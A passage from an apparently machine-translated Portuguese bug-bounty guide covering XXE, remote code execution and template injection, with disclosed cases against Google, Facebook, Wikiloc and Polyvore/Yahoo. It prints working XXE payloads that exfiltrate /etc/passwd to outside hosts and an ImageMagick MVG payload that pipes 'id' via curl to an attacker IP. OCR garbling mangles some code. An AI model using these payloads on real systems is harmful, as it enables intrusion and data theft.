Uma entidade XML é como um espaço reservado para informações. Usando novamente o exemplo anterior, se quiséssemos que cada trabalho incluísse um link para o nosso site, seria tedioso escrever o endereço todas as vezes, especialmente se o URL pudesse mudar. Em vez disso, podemos usar um
!ENTITY e fazer com que o analisador busque o conteúdo no momento da análise e insira o valor no documento. Espero que você entenda o que quero dizer com isso.

De forma semelhante a um arquivo DTD externo, podemos atualizar nosso arquivo XML para incluir essa ideia:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Empregos [
<!ELEMENT Job (Title, Compensation, Responsiblity, Website)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENTO Compensação (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsabilidade opcional CDATA "0">
<!ELEMENT Website ANY>
<!ENTITY url SYSTEM "website.txt">
]>
<empregos>
```

```
  <trabalho>
    <title>Hacker</title>
    <compensação>1000000</compensação>
    <responsabilidade opcional="1">Fotografar a web</responsabilidade>
    <website>&url;</website>
  </job>
</jobs>
```

Aqui, você notará que eu adicionei um Website !ELEMENT, mas em vez de (#PCDATA), adicionei ANY. Isso significa que a tag Website pode conter qualquer combinação de dados analisáveis. Também defini uma !ENTITY com um atributo SYSTEM informando ao analisador para obter o conteúdo do arquivo website.txt. As coisas devem estar ficando mais claras agora.

Juntando tudo isso, o que você acha que aconteceria se, em vez de "website.txt", eu incluísse "/etc/passwd"? Como você deve ter adivinhado, nosso XML seria analisado e o conteúdo do arquivo sensível do servidor /etc/passwd seria incluído em nosso conteúdo. Mas nós somos os autores do XML, então por que faríamos isso?

Bem, um ataque XXE é possível quando um aplicativo vítima pode ser abusado para incluir essas entidades externas em sua análise de XML. Em outras palavras, o aplicativo tem algumas expectativas de XML, mas não está validando o que está recebendo e, portanto, apenas analisa o que recebe. Por exemplo, digamos que eu estivesse administrando um quadro de empregos e permitisse o registro e o upload de empregos via XML. Ao desenvolver meu aplicativo, eu poderia disponibilizar meu arquivo DTD para você e presumir que você enviaria um arquivo que atendesse aos requisitos. Sem reconhecer o perigo disso, decido analisar inocentemente o que recebo sem nenhuma validação. Mas, sendo um hacker, você decide enviar:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
 ]
>
<foo>&xxe;</foo>
```

Como você já sabe, meu analisador receberia isso e reconheceria um DTD interno definindo um Tipo de Documento foo, dizendo que foo pode incluir qualquer dado analisável e que há um !ENTITY xxe que deve ler meu arquivo /etc/passwd (o uso de file:// é usado para denotar um caminho uri de arquivo completo para o arquivo /etc/passwd) quando o documento for analisado e substituir os elementos &xxe; pelo conteúdo do arquivo. Em seguida, você finaliza o documento com o XML válido definindo um
<foo>, que imprime as informações do meu servidor. E é por isso, amigos, que o XXE é tão perigoso.

Mas espere, tem mais. E se o aplicativo não imprimisse uma resposta, mas apenas analisasse seu conteúdo? Usando o exemplo acima, o conteúdo seria analisado, mas nunca retornado

para nós. Bem, e se, em vez de incluir um arquivo local, você decidisse entrar em contato com um servidor mal-intencionado da seguinte forma:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY % xxe SYSTEM "file:///etc/passwd" >
  <!ENTITY callhome SYSTEM "www.malicious.com/?%xxe;">
 ]
>
<foo>&callhome;</foo>
```

Antes de explicar isso, você deve ter percebido o uso do % em vez do & no URL do callhome, %xxe;. Isso ocorre porque o % é usado quando a entidade deve ser avaliada dentro da própria definição da DTD e o & quando a entidade é avaliada no documento XML. Agora, quando o documento XML for analisado, o callhome !ENTITY lerá o conteúdo do arquivo /etc/passwd e fará uma chamada remota para www.malicous.com enviando o conteúdo do arquivo como um parâmetro de URL. Como controlamos esse servidor, podemos verificar nossos logs e, com certeza, temos o conteúdo de /etc/passwd. Fim do jogo para o aplicativo Web.

Então, como os sites os protegem contra as vulnerabilidades XXE? Eles desativam a análise de entidades externas.

Links

Confira o processamento de entidades externas XML (XXE) do OWASP[1] Folha de dicas sobre XXE Folha de dicas sobre entidades XML de robôs silenciosos[2]

Exemplos

1. Ler o acesso ao Google

Dificuldade: Média

Url: google.com/gadgets/directory?synd=toolbar

Link do relatório: Blog da Detectify[3]

Data do relatório: Abril de 2014


[1] https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processamento [2] www.silentrobots.com/blog/2014/09/02/xe-cheatsheet [3] https://blog.detectify.com/2014/04/11/how-we-got-read-access-on-googles-production-servers

Recompensa paga: US$ 10.000

Descrição:

Sabendo o que sabemos sobre XML e entidades externas, essa vulnerabilidade é, na verdade, bastante simples. A galeria de botões da barra de ferramentas do Google permitia que os desenvolvedores definissem seus próprios botões fazendo o upload de arquivos XML contendo metadados específicos.

No entanto, de acordo com a equipe do Detectify, ao carregar um arquivo XML com um !ENTITY referenciando um arquivo externo, o Google analisou o arquivo e passou a renderizar o conteúdo. Como resultado, a equipe usou a vulnerabilidade XXE para renderizar o conteúdo dos servidores
arquivo /etc/passwd. Fim do jogo.



Detectify captura de tela dos arquivos internos do Google

Conclusões

Até mesmo as grandes empresas podem ser vulneráveis. Embora esse relatório tenha quase dois anos, ele ainda é um ótimo exemplo de como as grandes empresas podem cometer erros. O XML necessário para fazer isso pode ser facilmente carregado em sites que usam analisadores de XML. Entretanto, às vezes o site não emite uma resposta, portanto, você precisará testar outras entradas da folha de dicas da OWASP acima.

2. Facebook XXE com Word

Dificuldade: Difícil

Url: facebook.com/careers

Denunciar link: Attack Secure[4]

Data da denúncia: Abril de

2014 **Recompensa paga**: US$

6.300 **Descrição**:

Este XXE é um pouco diferente e mais desafiador do que o primeiro exemplo, pois envolve chamar remotamente um servidor, conforme discutido na descrição.

No final de 2013, o Facebook corrigiu uma vulnerabilidade XXE que poderia ter sido potencialmente escalada para uma vulnerabilidade de Execução Remota de Código, uma vez que o conteúdo do arquivo /etc/passwd estava acessível. Isso rendeu aproximadamente US$ 30.000.

Como resultado, quando Mohamed se desafiou a hackear o Facebook em abril de 2014, ele não pensou que o XXE fosse uma possibilidade até encontrar a página de carreiras, que permitia aos usuários carregar arquivos .docx que podem incluir XML. Para quem não sabe, o tipo de arquivo .docx é apenas um arquivo para arquivos XML. Assim, de acordo com Mohamed, ele criou um arquivo .docx e o abriu com o 7zip para extrair o conteúdo e inseriu o seguinte payload em um dos arquivos XML:

```
<!DOCTYPE root [
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">
%dtd;
%send;
]]>
```

Como você perceberá, quando analisado, se a vítima tiver entidades externas ativadas, o analisador XML chamará o host remoto. Notou o uso do % na definição de !ENTITY e abaixo? Isso ocorre porque esses espaços reservados são usados na própria DTD. Depois de receber a chamada de solicitação, o servidor remoto enviaria de volta um arquivo DTD com a seguinte aparência

```
<!ENTITY send SYSTEM 'http://197.37.102.90/?%26file;'>"
```


Então, voltando à carga útil do arquivo:

1. O analisador substituiria o %dtd; por uma chamada para obter um arquivo DTD remoto

[4] www.attack-secure.com/blog/hacked-facebook-word-document


2. O analisador substituiria %send; por uma chamada remota para o servidor novamente, mas o %file; seria substituído pelo conteúdo de file:///etc/passwd

Então, Mohamed iniciou um servidor local usando Python e SimpleHTTPServer e esperou até receber:



Ataque Seguro Captura de tela de chamadas remotas do Facebook

Após a denúncia, o Facebook enviou uma resposta rejeitando o relatório de bug, afirmando que não poderia reproduzi-lo e solicitando uma prova de conceito em vídeo. Após a troca de mensagens, o Facebook mencionou que um recrutador provavelmente abriu o arquivo que enviou a solicitação arbitrária. A equipe do Facebook fez mais algumas investigações e concedeu uma recompensa, enviando um e-mail explicando que o impacto desse XXE era menos grave do que o inicial em 2013, mas ainda era uma exploração válida. Aqui está a mensagem:



We sent you a message. Aug 18, 2014 8:27pm

Hi Mohamed,

Here is the full payout information:

After reviewing the bug details you have provided, our security team has determined that you are eligible to receive a payout of $6300 USD.

In order to process your bounty we will need you to provide some information:

- Your full name
- Your country of residence
- Your email address

This information is necessary in order for our payment fulfillment partner to process your bounty. Once processed you will receive an email from bugbountypayments.com with instructions for claiming your bounty.

If you have any questions please do not hesitate to contact us and thank you for all you are doing to help keep Facebook secure!

Thanks,

Emrakul
Security
Facebook

Resposta oficial do Facebook

Conclusões

Há algumas conclusões aqui. Os arquivos XML vêm em diferentes formas e tamanhos - fique atento aos sites que aceitam .docx, .xlsx, .pptx, etc. Como mencionei anteriormente, às vezes você não receberá a resposta do XXE imediatamente - este exemplo mostra como você pode configurar um servidor para receber um ping que demonstra o XXE.

Além disso, como em outros exemplos, às vezes os relatórios são inicialmente rejeitados. É importante ter confiança e continuar trabalhando com a empresa para a qual você está fazendo a denúncia, respeitando a decisão dela e, ao mesmo tempo, explicando por que algo pode ser uma vulnerabilidade.

3. Wikiloc XXE

Dificuldade: Difícil

Url: wikiloc.com

Link do relatório: Blog do David Sopas[5] **Data da denúncia**: Outubro de 2015 **Recompensa paga**: Swag **Descrição**:

De acordo com o site, o Wikiloc é um lugar para descobrir e compartilhar as melhores trilhas ao ar livre para caminhadas, ciclismo e muitas outras atividades. É interessante notar que eles também permitem que os usuários carreguem suas próprias trilhas por meio de arquivos XML, o que acaba sendo bastante atraente para hackers ciclistas como David Sopas.

Com base em seu artigo, David se registrou no Wikiloc e, observando o upload do XML, decidiu testá-lo quanto a uma vulnerabilidade XXE. Para começar, ele baixou um arquivo do site para determinar sua estrutura XML, nesse caso, um arquivo .gpx e injetou **<!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://www.davidsopas.com/XXE">]>;

Em seguida, ele chamou a entidade de dentro do nome da faixa no arquivo .gpx na linha 13:

```
1  <!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://www.davidsopas.com/XXE" > ]>
2  <gpx
3   versão="1.0"
4   creator="GPSBabel - http://www.gpsbabel.org"
5   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
6   xmlns="http://www.topografix.com/GPX/1/0"
7   xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com\
8  /GPX/1/1/gpx.xsd">
9  <time>2015-10-29T12:53:09Z</time>
10 <bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon\
11 ="-8.037170000"/>
12 <trk>
13  <name>&xxe;</name>
14 <trkseg>
15 <trkpt lat="40.737758000" lon="-8.093361000">
16  <ele>178.000000</ele>
17  <time>2009-01-10T14:18:10Z</time>
18 (...)
```

Isso resultou em uma solicitação HTTP GET para seu servidor, **GET 144.76.194.66 /XXE/ 10/29/15 1:02PM Java/1.7.0_51**. Isso é digno de nota por dois motivos: primeiro, ao usar uma simples chamada de prova de conceito, David conseguiu confirmar que o servidor estava avaliando seu XML injetado e que o servidor faria chamadas externas. Em segundo lugar, David usou o documento XML existente para que seu conteúdo se encaixasse na estrutura que o site estava esperando. Embora ele não fale sobre

[5] www.davidsopas.com/wikiloc-xxe-vulnerability

Se ele pudesse ter lido o arquivo /etc/passwd e renderizado o conteúdo no elemento <name>, talvez não fosse necessário chamar o servidor.

Depois de confirmar que o Wikiloc faria solicitações HTTP externas, a única outra questão era se ele leria arquivos locais. Assim, ele modificou seu XML injetado para que o Wikiloc lhe enviasse o conteúdo do arquivo /etc/passwd:

```
<!DOCTYPE roottag [
 <!ENTITY % file SYSTEM "file:///etc/issue">
 <!ENTITY % dtd SYSTEM " http://www.davidsopas.com/poc/xxe.dtd">
%dtd;]>
<gpx
 versão="1.0"
 creator="GPSBabel - http://www.gpsbabel.org"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns="http://www.topografix.com/GPX/1/0"
 xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com\
/GPX/1/1/gpx.xsd">
<time>2015-10-29T12:53:09Z</time>
<bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon\
="-8.037170000"/>
<trk>
 <name>&send;</name>
(...)
```

Isso deve lhe parecer familiar. Aqui, ele usou duas entidades que devem ser avaliadas na DTD, portanto, são definidas com o uso de %. A referência a &send; na tag <name> é, na verdade, definida pelo arquivo xxe.dtd retornado que ele envia de volta ao Wikiloc. Aqui está esse arquivo:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://www.davidsopas.com/XXE?%file;'>">
%todos;
```

Observe o %all; que, na verdade, define o envio de !ENTITY que acabamos de notar no tag <name>. Veja como é o processo de avaliação:

1. O Wikiloc analisa o XML e avalia %dtd; como uma chamada externa para o servidor de David
2. O servidor de David retorna o arquivo xxe.dtd para o Wikiloc
3. O Wikiloc analisa o arquivo DTD recebido, o que aciona a chamada para %all
4. Quando %all é avaliado, ele define &send; que inclui uma chamada na entidade %file
5. %file; é substituído no valor da url pelo conteúdo do arquivo /etc/passwd

6. O Wikiloc analisa o documento XML e encontra a entidade &send; que é avaliada como uma chamada remota para o servidor de David com o conteúdo de /etc/passwd como um parâmetro no URL

Em suas próprias palavras, o jogo acabou.

Conclusões

Conforme mencionado, esse é um ótimo exemplo de como você pode usar modelos XML de um site para incorporar suas próprias entidades XML de modo que o arquivo seja analisado corretamente pelo destino. Nesse caso, o Wikiloc estava esperando um arquivo .gpx e David manteve essa estrutura, inserindo suas próprias entidades XML dentro das tags esperadas, especificamente, a tag
tag <name>. Além disso, é interessante ver como a veiculação de um arquivo dtd mal-intencionado pode ser aproveitada para que o alvo faça solicitações GET ao seu servidor com o conteúdo do arquivo como parâmetro de URL.

Resumo

O XXE representa um vetor de ataque interessante com grande potencial. Há algumas maneiras de realizá-lo, como vimos, que incluem fazer com que um aplicativo vulnerável imprima seu arquivo /etc/passwd, chamando um servidor remoto com o arquivo /etc/passwd e chamando um arquivo DTD remoto que instrui o analisador a fazer callback para um servidor com o arquivo
Arquivo /etc/passwd.

Como hacker, fique atento a uploads de arquivos, especialmente aqueles que utilizam alguma forma de XML, que sempre devem ser testados quanto a vulnerabilidades XXE.

15. Execução remota de código

Descrição

A execução remota de código refere-se à injeção de código que é interpretado e executado por um aplicativo vulnerável. Isso geralmente é causado por um usuário que envia entradas que o aplicativo usa sem nenhum tipo de sanitização ou validação.

Isso poderia ser parecido com o seguinte:

```
$var = $_GET['page'];
eval($var);
```

Aqui, um aplicativo vulnerável poderia usar o URL **index.php?page=1**; no entanto, se um usuário inserir **index.php?page=1;phpinfo()**, o aplicativo executaria a função phpinfo() e retornaria seu conteúdo.

Da mesma forma, a execução remota de código às vezes é usada para se referir à injeção de comando, que a OWASP diferencia. Com a injeção de comando, de acordo com a OWASP, um aplicativo vulnerável executa comandos arbitrários no sistema operacional do host. Mais uma vez, isso é possível por não higienizar ou validar adequadamente a entrada do usuário, o que resulta na passagem da entrada do usuário para comandos do sistema operacional.

No PHP, por exemplo, isso pode parecer com a entrada do usuário sendo passada para o **system()** função.

Exemplos

1. Polyvore ImageMagick

Dificuldade: Alta

Url: Polyvore.com (Aquisição do Yahoo)

Link **do relatório:** http://nahamsec.com/exploiting-imagemagick-on-yahoo/[1]

Data do relatório: 5 de maio de 2016

Recompensa paga: US$ 2.000

[1] http://nahamsec.com/exploiting-imagemagick-on-yahoo/

Descrição:

O ImageMagick é um pacote de software comumente usado para processar imagens, como corte, dimensionamento etc. O imagick do PHP, o rmagick e o paperclip do Ruby e o imagemagick do NodeJS fazem uso dele e, em abril de 2016, várias vulnerabilidades foram divulgadas na biblioteca, uma das quais poderia ser explorada por invasores para executar código remoto, no qual vou me concentrar.

Em resumo, o ImageMagick não estava filtrando adequadamente os nomes de arquivos passados para ele e, por fim, usados para executar uma chamada de método system(). Como resultado, um invasor poderia passar comandos a serem executados, como **https://example.com"|ls"-la**, que seriam executados. Um exemplo do ImageMagick seria o seguinte:

```
converter 'https://example.com"|ls"-la' out.png
```

Agora, o interessante é que o ImageMagick define sua própria sintaxe para arquivos Magick Vector Graphics (MVG). Assim, um invasor poderia criar um arquivo exploit.mvg com o seguinte código:


```
push graphic-context
viewbox 0 0 640 480
preencher
'url(https://example.com/image.jpg"|ls"-la)' pop
graphic-context
```

Isso seria então passado para a biblioteca e, se um site fosse vulnerável, o código seria executado listando os arquivos no diretório.

Com esse histórico em mente, Ben Sadeghipour testou a vulnerabilidade em um site de aquisição do Yahoo, o Polyvore. Conforme detalhado em seu blog, Ben testou primeiro a vulnerabilidade em uma máquina local que ele controlava para confirmar que o arquivo mvg funcionava corretamente. Aqui está o código que ele usou:

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'https://127.0.0.1/x.php?x=`id | curl http://SOMEIPADDRESS:80\ 80/ -d
@- > /dev/null`'
contexto gráfico pop
```

Aqui, você pode ver que ele está usando a biblioteca cURL para fazer uma chamada para SOMEIPADDRESS (altere-o para ser qualquer que seja o endereço IP do seu servidor). Se for bem-sucedido, você deverá obter uma resposta como a seguinte:



Ben Sadeghipour Resposta do servidor de teste do ImageMagick

Em seguida, Ben visitou o Polyvore, carregou o arquivo como sua imagem de perfil e recebeu esta resposta em seu servidor:

Ben Sadeghipour Polyvore Resposta do ImageMagick

Conclusões

A leitura é uma grande parte do hacking bem-sucedido, e isso inclui ler sobre vulnerabilidades de software e vulnerabilidades e exposições comuns (CVE Identifiers). Conhecer as vulnerabilidades anteriores pode ajudá-lo quando você se deparar com sites que não acompanharam as atualizações de segurança. Nesse caso, o Yahoo havia corrigido o servidor, mas isso foi feito incorretamente (não consegui encontrar uma explicação do que isso significava). Como resultado, saber sobre a vulnerabilidade do ImageMagick permitiu que Ben visasse especificamente esse software, o que resultou em uma recompensa de US$ 2.000.

Resumo

A execução remota de código, assim como outras vulnerabilidades, normalmente é resultado de uma entrada de usuário que não está sendo validada e tratada adequadamente. No exemplo fornecido, o ImageMagick provavelmente não estava escapando do conteúdo que poderia ser malicioso. Isso, combinado com o conhecimento de Ben sobre a vulnerabilidade, permitiu que ele encontrasse e testasse especificamente as áreas que poderiam estar vulneráveis. Com relação à busca por esses tipos de vulnerabilidades, não há uma resposta rápida. Fique atento aos CVEs lançados e fique de olho nos softwares usados por sites que possam estar desatualizados, pois eles provavelmente podem estar vulneráveis.

16. Injeção de modelo

Descrição

Os mecanismos de modelos são ferramentas que permitem que os desenvolvedores/designers separem a lógica de programação da apresentação de dados ao criar páginas dinâmicas na Web. Em outras palavras, em vez de ter um código que recebe uma solicitação HTTP, consulta os dados necessários no banco de dados e, em seguida, apresenta-os ao usuário em um arquivo monolítico, os mecanismos de modelo separam a apresentação desses dados do restante do código que os calcula (como um aparte, as estruturas populares e os sistemas de gerenciamento de conteúdo também separam a solicitação HTTP da consulta).

A SSTI (Server Side Template Injection) ocorre quando esses mecanismos processam a entrada do usuário sem higienizá-la adequadamente, semelhante ao XSS. Por exemplo, o Jinja2 é uma linguagem de modelos para Python e, tomando emprestado do nVisium, um exemplo de página de erro 404 pode se parecer com:

```
@app.errorhandler(404) def
page_not_found(e):
  template = '''{%% extends "layout.html" %%}
{%% block body %%}
  <div class="center-content error">
    <h1>Opps! Essa página não existe.</h1>
    <h3>%s</h3>
  </div>
{%% endblock %%}
''' % (request.url)
  return render_template_string(template), 404
```

Fonte: (https://nvisium.com/blog/2016/03/09/exploring-ssti-in-flask-jinja2)

Aqui, a função page_not_found está renderizando HTML e o desenvolvedor está formatando o URL como uma cadeia de caracteres e exibi-lo para o usuário. Portanto, se um invasor digitar **http://foo.com/nope{{7*7}}**, o código do desenvolvedor renderizará http://foo.com/nope49, avaliando de fato o
expressão passada. A gravidade disso aumenta quando você passa o código Python real que o Jinja2 avaliará.

Agora, a gravidade de cada SSTI depende do mecanismo de modelo que está sendo usado e de qual validação, se houver, o site está realizando no campo. Por exemplo, o Jinja2 foi associado ao acesso arbitrário a arquivos e à execução remota de código, o mecanismo de modelo Rails ERB foi associado à execução remota de código, o Liquid Engine do Shopify permitiu o acesso

a um número limitado de métodos Ruby, etc. Demonstrar a gravidade de sua descoberta dependerá realmente de testar o que é possível. E, embora você possa avaliar algum código, talvez não seja uma vulnerabilidade significativa no final. Por exemplo, encontrei um SSTI usando o payload {{4+4}} que retornou 8. No entanto, quando usei {{4*4}}, o texto {{44}} foi retornado porque o asterisco foi removido. O campo também removeu caracteres especiais como () e [] e só permitiu um máximo de 30 caracteres. Tudo isso combinado efetivamente tornou o SSTI inútil.

Em contraste com as injeções de modelo do lado do servidor, estão as injeções de modelo do lado do cliente (CSTI). Observação rápida aqui: CSTI não é um acrônimo de vulnerabilidade comum, como outros ao longo do livro, e eu não recomendaria usá-lo em relatórios. Elas ocorrem quando os aplicativos que usam estruturas de modelos do lado do cliente, como o AngularJS, incorporam o conteúdo do usuário em páginas da Web sem higienizá-lo. Isso é muito semelhante ao SSTI, exceto pelo fato de que é uma estrutura do lado do cliente que cria a vulnerabilidade. O teste de CSTI com o Angular é semelhante ao do Jinja2 e envolve o uso de {{ }} com alguma expressão dentro.

Exemplos

1. Injeção de modelo do Uber Angular

Dificuldade: Alta

Url: developer.uber.com

Link **do relatório:** https://hackerone.com/reports/125027[1]

Data da denúncia: 22 de março de

2016 **Recompensa paga**: US$

3.000 **Descrição**:

